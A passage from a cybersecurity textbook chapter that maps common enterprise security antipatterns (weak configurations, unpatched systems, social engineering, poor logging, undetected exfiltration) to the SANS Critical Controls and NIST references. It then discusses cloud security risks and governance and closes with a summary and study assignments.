Critical Control 10 takes these steps further by standardizing configurations and locking down ports and protocols that might not be needed by the business, such as IPv6.

Related Antipatterns

Related antipatterns appearing in other chapters along with the associated controls include the following:

- **Polymorphic Exploitation and Exfiltration (Critical Controls 5, 15, & 17):** After attackers gain access to an enterprise's networks, they engage in additional activities such as data exfiltration and exploitation of additional machines using polymorphically encoded malware exploits. (See Chapter 1.)
- **Pivot from DMZ to Internal Systems (Critical Controls 13 & 19):** A common attack vector is to compromise a system on a DMZ and then use it to pivot (indirect exploit attack) behind the firewall into internal systems. See Chapter 8 for pivoting and exploitation techniques.
- **Privilege Escalation (Critical Controls 12 & 16):** After a machine is exploited, an additional exploit is used to gain administrative access. See privilege escalation using Metasploit in Chapter 8.
- **Never Read the Logs (Critical Control 14):** That antipattern appears in Chapter 2. Also see the "Lack of Logging and Log Reviews (Critical Control 14)" section later in this chapter as well as Chapter 9, "Network Monitoring, Advanced Log Analysis for Cyber Defense," for more guidance on detecting intruders.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-4, CM-1, CM-2, CM-3, CM-5, CM-6, CM-7, CM-8, CM-9, IA-2, IA-5, IA-8, PM-6, RA-5, SA-6, SA-7, SC-7, SC-9.

Weak System Configurations (Critical Controls 3 & 10)

Software packages, particularly commercial ones, are designed for ease-of-use and for the broadest possible range of application flexibility. That means by default, many unnecessary features and services are enabled and configurations are loose and flexible rather than tight and secure. Given the large number of settings and policy options in operating systems and sophisticated applications, it is a complex, highly specialized, and labor-intensive effort to lock configurations down as much as possible without compromising business functionality. Many enterprises do this poorly, lacking the specialized expertise and process maturity to achieve security configurations.

Attackers can readily discover and exploit these configuration gaps through network scanning and published exploit code. See Chapters 7 and 8.

Quick Hits and Solutions

Critical Control 3 addresses this problem directly by establishing approved hardened configurations for all devices and rigorous configuration controls. The hardening process should affect group policy objects and follow industry best practice such as the CIS Configuration Benchmarks, as well as full updated patches for the operating systems and applications. Keeping standard configurations up to date will be challenging because every released patch affects the baseline. For large enterprises, you should employ automation for releasing new configurations.

Related Antipatterns

Related antipatterns appearing in other chapters along with the associated controls include the following:

- **Open Services Ports (Critical Controls 5, 10, & 11):** Network ports that are not necessary for conducting business are left open by default.
- **Polymorphic Exploitation and Exfiltration (Critical Controls 5, 15, & 17):** After attackers gain access inside an enterprise's networks, they engage in additional activities such as data exfiltration and exploitation of additional machines using polymorphically encoded malware exploits.
- **Unpatched Applications (Critical Control 4):** See "Unpatched Applications" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-4, CM-1, CM-2, CM-3, CM-5, CM-6, CM-7, IA-2, IA-5, IA-8, PM-6, RA-5, SA-1, SA-4, SC-7, SC-9, SI-7.

Unpatched Systems (Critical Controls 4 & 5)

Each new operating system vulnerability announcement creates an opportunity for attackers to discover lax organizations that are not updating systems in a timely manner. Though most enterprises have addressed this problem with automatic updates and patch management, there are many who have not, and they remain perpetually at risk of attack. Operating system attacks are more threatening than application attacks because of the increased level of system control and privileged access in system software.

Quick Hits and Solutions

Critical Control 4 enables the discovery of unpatched systems through test scans of both vulnerability issues and configuration policy checks.

Critical Control 5 helps protect unpatched systems by detecting and stopping malware from running, even if vulnerabilities or misconfigurations exist. You should update anti-malware tools very frequently, and you should configure systems to not execute auto-runs on removable media.

Related Antipatterns

See "Scanning Enterprise IP Address Range (Critical Control 1)" earlier in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: RA-3, RA-5, SC-18, SC-26, SI-3.

Lack of Security Improvement (Critical Controls 4, 5, 11, & 20)

The security landscape is constantly changing. Enterprises must not only defend themselves, but should also be actively testing and improving their security posture to keep up with the rising level of threat. If an enterprise falls behind industry norms of security practices, it becomes an increasingly vulnerable and attractive target compared to peer organizations because it offers easier opportunities for attackers to compromise systems, gain access, and achieve their nefarious goals.

Quick Hits and Solutions

Critical Controls 4 and 20 are testing regimes that will regularly reveal the need for security improvements. Using Control 4 on at least a weekly basis will uncover the gaps between current configurations and patches and the expected up-to-date hardening. Control 20, penetration testing, is used less frequently but is significantly more flexible in the types of tests that can be conducted. Enterprises can challenge themselves through penetration testing to discover hidden security gaps. See more about vulnerability and configuration policy scanning in Chapter 7 and penetration testing in Chapter 8.

Critical Control 5's basic requirements keep malware defenses updated. But this is not sufficient; the enterprise should also be evaluating and implementing advanced measures that keep pace with the cutting edge of cyber defense—technologies such as behavioral detection/prevention, flow analysis, reputation-based signature analysis, and many more that are yet to be discovered and incorporated into the enterprise security.

Critical Control 11 recommends a continuous process of minimizing open ports, filtering unnecessary protocols, and turning off unneeded services. As hardware is added, replaced, and reconfigured you must revisit this control to assure that the attack surface is proactively minimized.

Related Antipatterns

See "No Time for Security" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: CA-2, CA-7, CM-6, RA-3, RA-5, SA-12, SC-7, SC-18, SC-26, SI-3.

Vulnerable Web Applications and Databases (Critical Controls 6 & 20)

When they exploit web applications and databases, attackers can exfiltrate data, corrupt data, plant malware, and penetrate systems. Attackers can plant code, such as cross-site scripting, which can gain control of transactions in other browser windows. See the discussion of web applications, databases, SQL injection, and cross-site scripting in Chapter 8.

Web applications and associated databases are directly exposed to the Internet threat environment; their security, patching, configurations, and programming must be hardened rigorously. However, many web applications are readily custom coded with technologies such as ASP.NET, Java Server Pages, and PHP. These custom-coded applications can have latent vulnerabilities not discovered by ordinary software testing.

In particular, testing of all input fields for buffer overflow conditions and SQL injection characters is essential to secure the application. Application configurations of the web server, server-side programming environment, and database should also be tightly locked down.

Quick Hits and Solutions

Critical Control 6 for Application Software Security recommends the use of a web application firewall (WAF), which is a flow analysis anti-malware filtering technology that can stop many common forms of web and database attacks. Web application vulnerability scanners are useful tools for rapidly running hundreds of automated tests. Of course, as with most other tools, the test signatures must be updated with the vulnerability checks and/or exploits to ensure valid test results.

Penetration testers (Critical Control 20) also commonly use these tools to discover vulnerabilities for exploitation

Related Antipatterns

See "Webify Everything" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: CA-2, CA-7, CM-7, RA-3, RA-5, SA-3, SA-4, SA-8, SA-12, SI-10.

Wireless Vulnerability (Critical Control 7)

Wireless devices communicate on the open airwaves. The wireless telephone and Wi-Fi protocols enable attackers to readily spoof phone towers and wireless access points, enabling them to take control of wireless devices, exploit them, and control them. When these devices are connected to corporate networks, they become serious threats to the enterprise, compromised internal machines, which attackers can use to pivot throughout internal networks.

Additional common vulnerabilities include rogue wireless access points (WAP). Easily implemented with cheap consumer hardware, employees often set these up for convenience. Rogue WAPs provide new external connections to internal networks that may be unsecured and difficult to detect.

Quick Hits and Solutions

Wireless Device Control (Critical Control 7) recommends that all wireless devices comply with a standard hardened configuration. This makes sense, but, in general, it would exclude Bring Your Own Device, which is a customary practice in many enterprises. It's also customary practice to have a WAP outside the network boundary dedicated to employee devices and visitors. Of course, that would be on an inherently insecure network because there would be no configuration control. Automated scanning for rogue WAPs should be enabled, and the security team trained to locate these devices and disable them, or replace them with approved hardware that's managed centrally by the enterprise.

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- See "Networks Always Play by the Rules" in Chapter 2.
- See "Internal Pivot from Compromised Machines (Critical Controls 2 & 10)" earlier in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-17, AC-18, SC-9, SC-24, SI-4.

Social Engineering (Critical Controls 9, 12, & 16)

People without security awareness are readily manipulated to disclose sensitive information and grant accesses requested by attackers through deception. Some classic social engineering schemes include the following:

- **Phishing:** Sending spam e-mail or spoofing an identity to entice users to disclose information, open a malicious attachment, or visit a drive-by malware site.
- **Pretexting:** Setting up a fictitious situation that fools a user or call-taker into disclosing information and performing actions for the attacker. For example, a social engineer who calls a helpdesk can often readily obtain passwords for legitimate accounts by requesting a password reset and spoofing the legitimate user.
- **USB Attacks:** Memory sticks can contain malware that runs using the autoplay feature, enabled by default on most personal computers. A social engineering attack (or test) attempts to entice a user to install the malware in a business PC.

Quick Hits and Solutions

Critical Control 9, dealing with security training, should be implemented enterprise-wide with periodic refreshers. There should be policies and training for multiple staff roles, including nonprivileged users and system administrators. See Chapter 10, "Cybersecurity for End Users, Social Media, and Virtual Worlds," for more information on end-user security training and Chapter 11, "Cybersecurity Essentials for Small Business," for basic system administration training.

Critical Control 9 conveys the principle that users should only have the least privileges necessary to perform their role.

Critical Control 16 includes proper account lifecycle management, so that user accounts are cleaned up periodically, especially upon termination.

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- See "Can't Patch Dumb" and "Webify Everything" in Chapter 2.
- See "Drive-by Malware (Critical Controls 2 & 3)" in this chapter.
- **Phishing Privileged Users (Critical Controls 9 & 12):** A phishing e-mail to a privileged user may coax the person to a website containing a cross-site scripting attack. If the privileged user has administrative applications running in other browser windows, the attacker could gain control of the privileged operations. Additionally, when running the attacker's malware it may run with administrative privileges.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-2, AC-3, AC-6, AC-17, AC-19, AU-2, AT-1, AT-2, AT-3.

Temporary Open Ports (Critical Controls 10 & 13)

Most large enterprises need to make temporary or semi-permanent changes to network ports on systems or in network devices—for example, to run a security test or to enable a temporary service such as a communication link. If these open ports are not promptly cleaned up and reclosed, they create security vulnerabilities that attackers can exploit, for example, by sending malicious packets unimpeded through open firewall ports.

Quick Hits and Solutions

It is customary in data centers to request that a port be opened in a router or firewall for special purposes, such as a testing activity or temporary communication facility. Not surprisingly, sometimes these ports are not closed after being used due to lax network administration procedures. When that happens, it creates a security vulnerability. Critical Control 10 addresses the security configuration and periodic testing requirements to resolve this problem. Critical Control 13 addresses these needs for boundary and DMZ devices.

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- See "No Time for Security" in Chapter 2.
- **Unnecessary User Accounts (Critical Control 16):** Temporary user accounts and user accounts from former employees may persist in the system and be accessed without authority. All user accounts should have expiration dates; and accounts of former employees should be closed on the day of departure.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-17, AC-20, CA-3, IA-2, IA-8, PM-7, RA-5, SC-7, SC-18, SI-4.

Weak Network Architectures (Critical Controls 13 & 19)

It's very common for network architectures to focus on perimeter security, the boundary routers and gateway security devices, plus DMZ servers, and support relatively unrestricted access when one arrives on the Internet network. This is a critical problem if highly sensitive and ordinary data are co-mingled, granting easy access to insider threats and persistent attackers.

It's also common to have network ports and services open unnecessarily, whether for neglectful temporary reasons, default configurations, or just due to lack of hardening.

Quick Hits and Solutions

Critical Control 13 conveys the principles of boundary defenses, including mechanisms such as

- White lists of approved IP addresses for communications.
- Black lists of blocked addresses.
- Intrusion detection systems and boundary traffic logging.
- Intrusion prevention systems.
- Security Event Information Management (SEIM) for consolidation and analysis of all network events.
- Sender Policy Framework (SPF) a DNS-based protocol for anti-spoofing.

- Authentication proxy servers in the DMZ to filter outbound Internet traffic. As discussed in Chapter 9, there is likely a great deal of unwanted outgoing traffic (that is, spyware and malware command and control) being sent to port 80 on an external server, as if the internal machine is visiting a website.
- Two-factor authentication for users outside the boundary.

Critical Control 19 addresses secure network engineering issues directly, introducing the minimal configuration to include a DMZ, a network security suite (for example, Firewall, IDS, IPS, spam filtering), and an internal private network. The control also addresses the need for rapid update of security lists, such as blocks, shuns, white lists, and black lists. DNS relationships should be carefully architected to direct client machines to internal DNS with hardened DMZ-based DNS servers. Finally, the internal network should consist of multiple trust zones, a requirement that addresses the "Hard on the Outside, Gooey in the Middle" antipattern in Chapter 2.

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- See "Hard on the Outside, Gooey in the Middle" in Chapter 2.
- See "Lack of Risk Assessment and Data Protection (Critical Controls 15 & 17)" in this chapter.
- See "Temporary Open Ports (Critical Controls 10 & 13)" in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-17, AC-20, CA-3, IA-2, IA-8, IR-2, PM-7, RA-5, SA-8, SC-7, SC-18, SC-20, SC-21, SC-22, SI-4.

Lack of Logging and Log Reviews (Critical Control 14)

Logging of system and security events is difficult to implement correctly and requires exceptional enterprise maturity to properly utilize the logging information. More typically, logging is implemented only on a subset of devices and services, log information is not fully centralized, and exists in several forms; logging services can fail without anyone noticing. This is especially true if the logs are not being reviewed rigorously and regularly.

All of the evidence is in the logs, so in order to notice anomalous events in the enterprise, the logs must be inspected and unusual events must be investigated. See Chapter 9 for advanced log analysis techniques.

Quick Hits and Solutions

Critical Control 14 addresses this problem directly, proposing the following kinds of requirements:

- Establish synchronized time sources to synchronize all logs
- Adopt a standard log format or use log normalization tools to convert to a common format
- Archive logs for several months (six to eight months) to cover the timeframe for discovery of an Advanced Persistent Threat (APT) on the enterprise network
- Log external connections and boundary devices in verbose mode
- Log all failed access control events and service creation events because they may indicate attempts at unauthorized activities
- Perform bi-weekly log analysis and reporting
- Protect the logs on separate hardened servers from manipulation

Related Antipatterns

See "Never Read the Logs" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-17, AC-19, AU-2, AU-3, AU-5, AU-6, AU-8, AU-9.

Lack of Risk Assessment and Data Protection (Critical Controls 15 & 17)

Risk management is an essential activity of any enterprise security program. If you do not understand your risks, you do not know what you are protecting, and you don't know how to protect it. Risk management identifies the key vulnerabilities, sensitive information, and threats that must be mitigated, protected, and stopped. Sensitive information must be identified, separated, and handled more securely than nonsensitive information. In fact, it should be encrypted both in storage and in motion across networks. Risk management is a holistic approach to enterprise security that requires careful planning, analysis, and policy-making to implement.

Quick Hits and Solutions

A best practice risk assessment approach is defined by NIST Special Publication 800-30 (NIST 2012). The following is adapted from the publication and summarizes the risk assessment process for ready assimilation. The process consists of a number of logical steps:

1. **System Characterization:** The enterprise must understand all the systems and their information contents, starting with the systems and data with the largest potential impact. Define categories of systems and devices, rather than addressing each entity individually.
2. **Threat Identification:** Brainstorm all potential threats, such as weather, insider threats, equipment loss, and hacking. Appendices D and E of NIST 800-30 is a useful listing of potential threat sources and threat events.
3. **Vulnerability Identification:** Brainstorm the potential vulnerabilities for the enterprise. Identify sensitive information in each category of systems and devices. Vulnerability analysis should include human factors as well as technical vulnerabilities, such as those identified by testing in Chapter 7. Appendix F of NIST 800-30 is a starting point for potential vulnerabilities.
4. **Control Analysis:** Analyze security requirements for their adequacy. Best practices would start with the list of the 20 Critical Controls and then consider requirements unique to this enterprise and how different sets of controls may be needed for different categories of systems and devices.
5. **Likelihood Determination:** For each threat, estimate the likelihood of its happening to your enterprise.
6. **Impact Analysis:** For each threat, determine the seriousness of impact should that threat exploit a vulnerability.
7. **Risk Determination:** Combine the likelihood and impact determinations to assess the overall risk to the enterprise.
8. **Control Recommendations:** Revisit the controls and devise plans for implementation based upon the risk priorities that each control mitigates.

Related Antipatterns

See the next section, "Data Loss via Undetected Exfiltration (Critical Control 17)."

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-1, AC-2, AC-3, AC-4, AC-6, MP-2, MP-3, MP-4, PM-7, RA-2, SC-7, SC-9, SC-13, SC-28, SI-4.

Data Loss via Undetected Exfiltration (Critical Control 17)

Data continually moves in and out of enterprises on mobile devices and networks. Data losses are very commonplace, and they're especially apparent with new public disclosure laws that compel enterprises to announce the incidents to their customers. An enterprise needs to have strong data loss policies, particularly regarding mobile devices. Enterprises should be actively seeking sensitive information, such as personal health information (PHI), and implementing encryption schemes wherever such information is found.

Enterprises also need to monitor data in motion, and actively detect PHI and other sensitive information as it moves between systems and out onto the Internet, actively intervening if such information is ever transmitted in an unencrypted state.

Quick Hits and Solutions

According to Critical Control 17, Data Loss Prevention, one of the most effective ways to protect against data loss is by encrypting the storage on mobile devices: laptops, thumb drives, removable discs, and tapes. In addition, sensitive data anywhere in the enterprise should be encrypted. This applies to data at rest as well as data in motion on networks. More sophisticated capabilities include filtering, alerting, and preventing sensitive data from transfer when detected unencrypted on networks, and scanning online storage to find unencrypted online data. Advanced practices include detecting unauthorized encrypted external connections and blocking known exfiltration IP addresses and URLs with black lists.

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- **Data Alteration and Destruction (Critical Controls 15 & 17):** In addition to data loss, data can be corrupted, perhaps in ways that are not easy to detect. These changes could potentially wreak havoc on a business, such as a bank, through unauthorized transfers, creation, or erasure of financial assets.

- See "Never Read the Logs" in Chapter 2.
- See "Lack of Logging and Log Reviews (Critical Control 14)" in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: AC-4, MP-2, MP-4, PM-7, SC-7, SC-9, SC-13, SC-28, SI-4.

Poor Incident Response — APT (Critical Control 18)

Incident response is a core process for maintaining the key security requirements of confidentiality, integrity, and availability. The Information Technology and Infrastructure Library (ITIL), a set of best practices for IT and data center operations, defines incident handing to include security, help desk/trouble ticketing, and handling other forms of health and status alerts.

Enterprises with poor incident handling may never realize they are being attacked persistently. Typically they finally realize that they have been attacked after the attackers have been inside their networks for six to eight months. At that point the enterprise has no way of discovering how the attack started because the relevant event logs have been discarded long before. With massive compromise of the network already done and multiple administrative accounts owned by the attackers (including those with legitimate credentials stolen from valid users), it can be extremely difficult to eradicate the threat.

Quick Hits and Solutions

Critical Control 18 recommends several best practices for improving the maturity and effectiveness of enterprise incident response:

- Documenting the incident response procedures
- Assuring accountability of individuals to incident response roles
- Establishing operational deadlines for incident detection and handling
- Notifying the appropriate CERT according to laws and regulations
- Keeping a contact list of all points of contact potentially involved in an incident response
- Inviting all personnel to report anomalies
- Conducting training exercises to update staff knowledge about current threats and responses

Related Antipatterns

Related antipatterns appearing in other chapters in this book include the following:

- See "Never Read the Logs" in Chapter 2.
- See "Lack of Logging and Log Reviews (Critical Control 14)" in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: CA-2, CA-7, RA-3, RA-5, SA-12.

Cloud Security

Cloud computing presents significant challenges for cybersecurity. Cloud applications (so-called *widgets*) are much more than web pages, but they fall short of being systems. Typically just a few lines of browser-based JavaScript calling remote web services, these widgets can be developed and deployed in a few hours. Widgets fall between the cracks of security governance and IT release processes, and proliferate across intranets and outsourced clouds supporting today's enterprises.

Clouds are massive pools of computing and storage resources. Computing power comprises both physical processors and virtualized (or software emulated) machines. In Figure 12-1, three broad categories of clouds are proposed:

- Computation clouds
- Data clouds
- Infrastructure clouds

Computation clouds harness the power of parallel processing to dramatically compress transaction time. For example, Google's famous Map-Reduce Algorithm enables you to perform searches of the entire Internet in a few seconds. The algorithm divides and conquers by repeatedly partitioning the search problem and spawning remote parallel tasks and then reassembling the results.

Data clouds provide network attached storage (NAS) and storage area network (SAN) services for today's rapidly expanding storage needs. According to USC's Martin Hilbert, data storage is expanding four times faster than the world economy, and processing power is nine times faster.



User Base
Orgs A to Z
Request
Extract
Legacy Data
Owned by Orgs A, B, C
Migrate
Data Feeds
Ingest
Integrate
Sunset
Legacy Systems
Owned/Managed by Orgs D, E, F
Cloud Ecosystem
Developed/Managed by Orgs G, H, I
Computation Intensive Clouds
Data Storage Clouds
Inter-Connect
Infrastructure Provisioning Clouds

Figure 12-1: A cloud ecosystem

Although computation and data clouds are special purpose, *infrastructure clouds* are used for all purposes, such as application hosting. Infrastructure clouds have provisioning systems that support instantaneous creation of new virtual processors and storage, even fully loaded with applications. As an outsourced service, clouds support multiple tenant organizations (multitenancy), and virtual isolation between tenants.

Companies such as Yahoo!, Google, and Amazon.com are leasing their infrastructure clouds on the Internet. Private infrastructure clouds are being built in data centers; virtualization is now a key cloud technology. For example, a data center containing hundreds of pedestal servers could be replaced by a virtualized cloud of a handful of racks.

How Do Clouds Form? How Do Clouds Work?

Clouds can save costs through economies of scale, consolidation, and higher computer utilization. Typically systems are designed for peak processor utilization, and only achieve 2 to 3 percent utilization on average. In a cloud solution, 60 percent utilization is achievable.

In Figure 12-1, legacy data moves into the cloud, consolidating from heterogeneous systems into a homogenous infrastructure with shared vulnerabilities.

Legacy systems can be integrated into the cloud, and data and services from multiple systems are provided transparently to users. Legacy systems also migrate to the cloud and then are decommissioned, saving support costs.

Provisioning is the ability of clouds to allocate processor, network, and storage resources instantly. Provisioning in clouds makes it easier and faster to realize IT changes, such as new support for missions, business operations, and new IT initiatives.

Publication of widgets and cloud services provides access across the user base. Migrating from a thick client legacy application with a handful of users to a browser-based application enables access to the entire networked user base. Similarly, consolidating data and functionality from multiple systems with parochial interfaces to a common cloud-based solution simplifies and focuses the target of potential threats.

As illustrated, there are shifting system owners, operations and maintenance (O&M) managers, data custodians, and scope of user accesses across the Cloud Ecosystem. Data traditionally owned and controlled by organizations A, B, and C is now managed by cloud organizations G, H, and I, and is potentially accessible to organizations A through Z. Access to legacy systems owned by organizations D, E, and F is now managed by cloud organizations G, H, and I and is also exposed to organizations A through Z.

This book assumes that the legacy owners are different than the cloud developers whose expertise is cloud technology. You will discover that even minor modifications to security controls as you cross these organizational boundaries can have a dramatic security effect.

Stovepiped Widgets in the Cloud

Cloud computing technologies comprise generic development platforms and programming environments. Beyond basic standards (for example, XML), few application-level standards exist for cloud data exchange, metadata definitions, and application-level protocols. This is particularly true for new adopters of cloud technologies.

As a result, widgets are being developed to work with specific data and indexes, but they don't interoperate with other widgets. Today's widgets are analogous to stovepipe systems—isolated islands of automation. Because widget developers are building their technology stacks from "bare metal," they must reprogram necessary functionality (such as security functions) or omit it altogether for expediency.

These problems are spreading throughout many enterprises, where widgets are rapidly proliferating.

Special Security Implications

As your enterprise enters the cloud, data and processing migrate across physical, virtual, and organizational boundaries. Security problems arise as architecture and assumptions change. Security measures which worked pre-cloud have to be rethought. Early cloud security warnings (for example, NIST 800-144) are now observed in practice (NIST 2011b).

Cloud developers are under intense pressure from mission and business stakeholders to accelerate deployment. Mission and business innovation relies heavily on IT changes. In the frenzy to get IT into the cloud, security is often the last consideration.

The following sections discuss key security risks and issues experienced by enterprises associated with cloud adoption and governance.

Consolidation into Clouds Can Magnify Risks

Cloud computing initiatives often expand access to consolidated stores of sensitive data and critical services; potentially magnifying the effect of insider threats, cyber espionage, and cyber attacks. Clouds replace mature technologies and are frequently less secured than systems that are formally tested, released, security assessed, and authorized.

Consolidation increases dependencies on cloud services. If the cloud is attacked or data integrity is lost, the effect to the organization is amplified. Consolidated data makes cloud solutions more attractive targets for threats.

As with most new technologies, controls are seldom put in place to limit these effects. For example, current widgets generally don't enforce limits on the volume of data extracted, which creates a major vulnerability that insider threats could exploit.

Clouds Require Stronger Trust Relationships

Clouds transfer data custody and software control from systems to cloud applications (services) and between organizations. There are new trust relationships required between the original organization and the cloud organization and their respective applications.

Cloud services provide new user portals to access data and indirectly access legacy applications. This implies that the cloud service becomes responsible for authentication, authorization, and access control. The cloud is responsible for exercising delegated user authorities for access to legacy data, fresh data sources, cloud services, and legacy applications.

Clouds Change Security Assumptions

Major assumptions change while morphing into the cloud, migrating data and functionality, and exposing data to the network.

A more subtle change occurs because the cloud engages new developer organizations and presents new user interfaces to an expanded user base. Vital assumptions for the legacy system, such as compliance with the Health Insurance Portability and Accountability Act (HIPAA) and the healthcare data privacy, are not likely to be regarded as seriously by third-party cloud developers, who may not be legally liable.

Subtle nuances in definitions of security access controls are inevitable as organizations migrate to the cloud. Who is allowed to see this data? Exactly how are they authenticated and authorized? How are access constraints combined in a consolidated application? What can users and cloud services do with the data? How are intellectual property rights enforced?

The correct answers to these questions are very important to the original data owners. For cloud developers, critical controls are easily misinterpreted. The next section offers a dramatic example: cloud indexing.

Cloud Indexing Changes Security Semantics

Cloud developers generate indexes of data that clouds access, including data inside the cloud and from legacy systems. Indexes make it possible for the cloud to accelerate searching with structured data fields and unstructured full word indexes. Indexes are examples of metadata—data within a system that describes the system.

Migrating security-related metadata into widgets is a source of errors. In many legacy systems, security metadata is implicit. The system is accessible to a controlled set of users who all have data access privileges. How does one migrate implicit legacy assumptions to the cloud? Poorly.

In the migration to the cloud, developers may omit known security metadata, or implement it in unexpected ways, breaking vital security assumptions that existed in the original data. Indexing, although necessary for searching, is an area of security problems in cloud services.

Data Mashups Increase Data Sensitivity

Cloud services aggregate data sources transparently, leading to unexpected mashups or mixtures of data sources. When you assemble collections of data, more complete views of the enterprise and its data are formed. Assembled data mosaics can become sensitive in their own right.

For example, a mosaic of IT job openings is useful to competitors and cyber attackers because it reveals the specific technologies used by the organization. This is a difficult problem to mitigate automatically, but the risks of such exposures should be assessed.

Explicit security metadata is another problem area. The likelihood is slim that cloud developers understand legacy metadata and how to use it. Multiply that problem by several consolidated applications, and you can see how errors are inevitable.

Cloud Security Technology Maturity

Many application domains, such as governments, have extensive security requirements which are gradually supported by new technologies. For example, clouds host virtual servers, virtual networks, and virtual data traffic invisible to security devices on physical networks.

Cloud technologies rely heavily upon mobile code, introducing novel risks. Best practices for signing widgets and mobile code with mutual authentication are available, but are rarely implemented in practice.

Recent news announced malware in smart-phone apps; many of these devices are unprotected by anti-malware. Smartphones, tablets, and other innovations are now extensions of enterprise systems and cloud ecosystems. Even though industrial-grade security is critical to enterprise systems, rapid deployment, rather than security, is the priority for new cloud apps.

Because threats from malware and attackers are constantly innovating, continuous improvement of defenses (such as network sensor upgrades) is essential to keep pace with threats. Cloud security technologies and practices have a long way to go to secure enterprises.

New Governance and Quality Assurance for Cloud Computing

In many enterprises, cloud computing is on networks, growing exponentially, and bypassing essential procedures for production software release, network change control, and security assessment and authorization.

Cloud computing decentralizes and accelerates software development, leading to unanticipated rogue widgets and services. Because widgets are so new and don't fit policy norms, cloud developers deploy developmental code on production networks with impunity.

IT and security governance must play catch-up to cloud technologies that are taking over enterprise processing and storage. Given the security risks and issues outlined in this chapter, the current situation is unsustainable.

Cloud governance measures include inter-organizational agreements, addressing heightening requirements for trust relationships, cloud service-level agreements, and agreements that manage multiorganizational network incident response.

Governance should oversee cloud connections to new organizations; especially direct cloud-to-cloud service connections, which can rapidly move data. As inter-cloud networking expands, security risks multiply. More data and services are online, exposed to more and more users and threats.

To be effective, cloud governance must regulate widget publication in enterprises. Similar to Apple and Android app stores, publication via widget Enterprise Marketplaces (EMP) should satisfy some basic requirements.

EMPs should conduct quality assurance (QA) processes for widget compliance with enterprise widget standards (look and feel, interoperability, capacity, testing), security assessment/authorization, network change control, and enterprise architecture.

Widgets should arrive with a simple business case—that is, Cost Benefits Analysis (CBA)—and a security risk analysis. The risk analysis assesses the mission, business, and IT risks and effects of deploying the new software and data to the cloud.

The EMP should be the most convenient place for users to obtain widgets and for developers to disseminate them widely. QA processes ensure that EMP-certified widgets deliver expected quality to users.

Summary

This chapter covers security issues and requirements from the perspective of large enterprises and cloud developers. The chapter begins by introducing the SANS Top 20 Critical Controls, which are an experience-based set of security requirements. Experts from defense, civilian government, penetration test firms, and hands-on training institutes assembled, documented, and validated that these are the most critical requirements you need to implement to defend your enterprise.

I presented these controls through discussion of antipattern case studies that represent the major vulnerabilities and attack vectors proliferating in large enterprises.

For many enterprises, clouds are an emerging technology; however, their technology and security track records are short-lived. The upside of cloud technology includes the construction of private clouds — such as computation, data, and infrastructure clouds in enterprises — and the development of advanced algorithms and innovative technologies, which can be used to accelerate applications and searches.

Unfortunately, cloud technology inherently breaks down barriers and brings data and processes together that were never intended to collocate. In addition, public clouds on the Internet may even be located or maintained from overseas creating critical new security challenges. These challenges motivate new governance and quality assurance approaches.

Assignments

1. Which of the Top 20 Critical Security Controls are most applicable to home users? Midsize corporations without formal data centers? Cloud computing? Why?
2. Which prominent IT security organizations did not participate in the creation of the Top 20 Critical Security Controls? What are the possible reasons for their abstention?
3. Of the cyber antipatterns defined in this chapter, which ones are very prevalent or represent rapidly growing threats?
4. What are ways that cloud trust relationships can be strengthened?
